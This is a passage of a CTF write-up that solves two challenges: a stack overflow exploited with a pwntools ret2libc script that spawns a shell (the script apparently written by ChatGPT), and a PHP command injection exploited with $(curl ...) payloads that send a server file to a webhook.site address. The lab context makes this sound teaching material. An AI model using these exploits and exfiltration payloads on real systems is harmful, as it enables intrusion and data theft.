Flag


umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}

2. Liveleak (Ikhwn.nzm)




Description
No desc

Connection and Files given
34.133.69.112 port 10007, chall, Dockerfile, ld-2.35.so and libc.so.6



First we analyze using checksec to see possible attacks.



Then I got this output which means:

No canary ➔ Stack buffer overflow possible.

NX enabled ➔ Stack is non-executable (need ROP).

No PIE ➔ Static addresses (ROP is easier).

Next we need to find the buffer offset, using gdb.

```
(gdb) run <<< $(cyclic 500)
Starting program: /home/kali/Downloads/pwn/chall <<< $(cycl
ic 500)
warning: Expected absolute pathname for libpthread in the i
nferior, but got ./libc.so.6.
warning: Unable to find libthread_db matching inferior's th
read library, thread debugging will not be available.
Enter your input:
```

Then we do this to identify how many bytes are needed to overwrite important registers.

```
Program received signal SIGSEGV, Segmentation fault.
0x0000000000401291 in vuln ()
```

The program crashed with a segmentation fault at:

```
(gdb) info registers
rax            0x7fffffffdbd0     140737488346064
rbx            0x0                0
```

```
rbp            0x6161617261616171 0x6161617261616171
rsp            0x7fffffffdc18     0x7fffffffdc18
r8             0x0                0
r9             0x0                0
r10            0x7ffff7c06270     140737349968496
r11            0x246              582
r12            0x7fffffffdd38     140737488346424
r13            0x401292           4199058
r14            0x403e18           4210200
r15            0x7ffff7ffd040     140737354125376
rip            0x401291           0x401291 <vuln+53>
```

Then we inspect the using info registers.

From this we know that rbp was overwritten, and RIP is located 8 bytes above RBP on the stack, we use the cyclic pattern to find the offset.


```
┌──(pwnenv)─(kali㉿kali)-[~/Downloads/pwn]
└─$ cyclic -l 0x6161617261616171

64
```

OFFSET = 64 + 8 = 72 bytes

Then I gave all the collected information I have to chatgpt to create an exploit script.

```
from pwn import *

# Setup
context.binary = elf = ELF('./chall')
libc = ELF('./libc.so.6')
p = remote('34.133.69.112', 10007)

rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
ret = rop.find_gadget(['ret'])[0]

# Stage 1: Leak puts
payload = flat(
    b'A' * 72,
    pop_rdi,
    elf.got['puts'],
```

```
    elf.plt['puts'],
    elf.symbols['main']
)
p.sendlineafter("Enter your input:", payload)

p.recvline()
leaked_puts = u64(p.recvline().strip().ljust(8, b'\x00'))
libc.address = leaked_puts - libc.symbols['puts']

# Stage 2: system("/bin/sh")
payload2 = flat(
    b'A' * 72,
    pop_rdi,
    next(libc.search(b'/bin/sh')),
    ret,
    libc.symbols['system']
)
p.sendlineafter("Enter your input:", payload2)
p.sendline(b'cat flag_copy')

try:
    print(p.recvuntil(b"}", timeout=3).decode())
except EOFError:
    print("❌ Early EOF")

p.close()
```




Got the flag !

Flag

umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}

Web


1. Healthcheck (lkhwn.nzm)



Description
I left my hopes_and_dreams on the server. can you help fetch it for me?

Connection and Files given
http://104.214.185.119/index.php, Index.php

I was given this web page.



When viewing the page source from the given github, the php script was given.

```
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
   $url = $_POST["url"];

   $blacklist = [PHP_EOL,'$';';'&','#',' ` '|','*','?','~','<','>','^','<','>','(', ')', '[', ']', '{', '}', '\\'];

   $sanitized_url = str_replace($blacklist, '', $url);

   $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.+[0-9]{3}'";

   $output = shell_exec($command);
   if ($output) {
      $response_message .= "<p><strong>Response Code:</strong> " .
htmlspecialchars($output) . "</p>";
   }
}
?>
```


The php command basically means that it accepts a url, then sanitizes it by removing the contents that is identified as a blacklisted element. Then it executes it as a “curl” shell command to check the http response.

It blocks important characters like “$” and “;” which could create a new shell, or separate it to run a different command. So that means I am stuck with using “Curl” command only.

```
curl -s -D - -o /dev/null “[sanitised url]" | grep -oP '^HTTP.+[0-9]{3}'
```

The curl command collects the http response, and discards all the remaining content. That means I can’t see the remaining web request content no matter what.


After testing it, I can confirm the only information I can get directly from the website is the http request which is displayed like this.



For me to get into any data from a web like this I need to use a web hook. So after hours of trying I finally got a working webhook payload to send data and see if it could work.

The command

```
http://127.0.0.1/x$(curl --data "testtesttesttest" https://webhook.site/5af80e59-cbce-4dca-bca4-747e8397f71b)
```



Fortunately, it works.

Since we can't spawn a web shell here because "$" and ";"is blocked, only curl commands are available to me.

Since there are various options, check the **cURL documentation** for the full list. Among them, here are some of the most used ones:

- **–help** – prints the cURL command manual and options.
- **-O** – downloads the original file from the given URL.
- **-L** – follows the redirection URLs.
- **-I** – fetches only the header.
- **-d** – submits form data.
- **-F** – uploads complex data or files.
- **-X** – specifies the method for transferring data.


I can't directly "cat" the flag, so the only option I have is to download the file and see it locally.


I tested with using "-O" to try download the file but I doesn't work.

The only command usable command to download the flag is "-F"

So, this is the final payload.

```
http://127.0.0.1/x$(curl -F file=@hopes_and_dreams https://webhook.site/5af80e59-cbce-4dca-bca4-747e8397f71b)
```






Inside the hopes_and_dreams file

Flag


umcs{n1c3_j0b_ste4l1ng_myh0p3_4nd_dr3ams}


2. Straightforward (Nyamuk)

